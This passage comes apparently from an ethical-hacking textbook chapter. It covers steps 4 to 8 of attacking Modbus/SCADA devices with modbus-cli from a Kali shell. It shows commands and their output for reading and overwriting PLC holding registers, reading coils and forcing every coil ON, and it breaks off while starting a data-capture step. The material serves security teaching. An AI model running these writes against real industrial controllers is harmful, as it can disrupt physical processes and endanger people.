
- **Step 4: Read register values**

  To read the register values from the devices identified in step 1, use the following command:

  Using Schneider address: **`modbus read <Target IP> %MW100 10`**

  Using Modicon address: **`modbus read <Target IP> 400101 10`**

  The above command retrieves ten words from the registers.



```
root@kali:~# modbus read [redacted] %MW100 10
%MW100          0
%MW101          0
%MW102          0
%MW103      17302
%MW104          0
%MW105          0
%MW106          0
%MW107      17302
%MW108      39322
%MW109      16025
```

Figure 18.113: Screenshot of the modbus-cli reading register values

- **Step 5: Manipulate register values**

  Now, you can manipulate the register values using the following commands:

  `modbus write <Target IP> %MW100 2 2 2 2 2 2 2 2`


  `modbus write <Target IP> 400101 2 2 2 2 2 2 2 2`

  After running the above command, the first eight registers values are replaced with 2.

- **Step 6: Read coil values**

  Now, try to retrieve the values of the coils. These values use Boolean data types to store ON/OFF (1/0) values. Run the following commands to retrieve coil values:

  ```
  modbus read <Target IP> 101 10
  modbus read <Target IP> %M100 10
  ```



```
root@kali:~# modbus read [redacted] %M100 10
%M100       1
%M101       0
%M102       1
%M103       0
%M104       1
%M105       0
%M106       0
%M107       0
%M108       0
%M109       0
```


Figure 18.114: Screenshot of the modbus-cli reading coil values

- **Step 7: Manipulate coil values**

  You can use modbus-cli to manipulate the coil values. Use the following commands to turn ON all the coils:

  ```
  modbus write <Target IP> 101 1 1 1 1 1 1 1 1 1 1
  modbus write <Target IP> %M100 1 1 1 1 1 1 1 1 1 1
  ```

  After running the above command, if you check the coil values, you will see all the coils with value 1:



```
root@kali:~# modbus read [redacted] %M100 10
%M100       1
%M101       1
%M102       1
%M103       1
%M104       1
%M105       1
%M106       1
%M107       1
%M108       1
%M109       1
```

Figure 18.115: Screenshot of the modbus-cli reading coil values

- **Step 8: Capture data into the output file**

  Now, you can capture the data from SCADA facilities for future analysis and testing.

  Use the following command to capture register values into an output file:

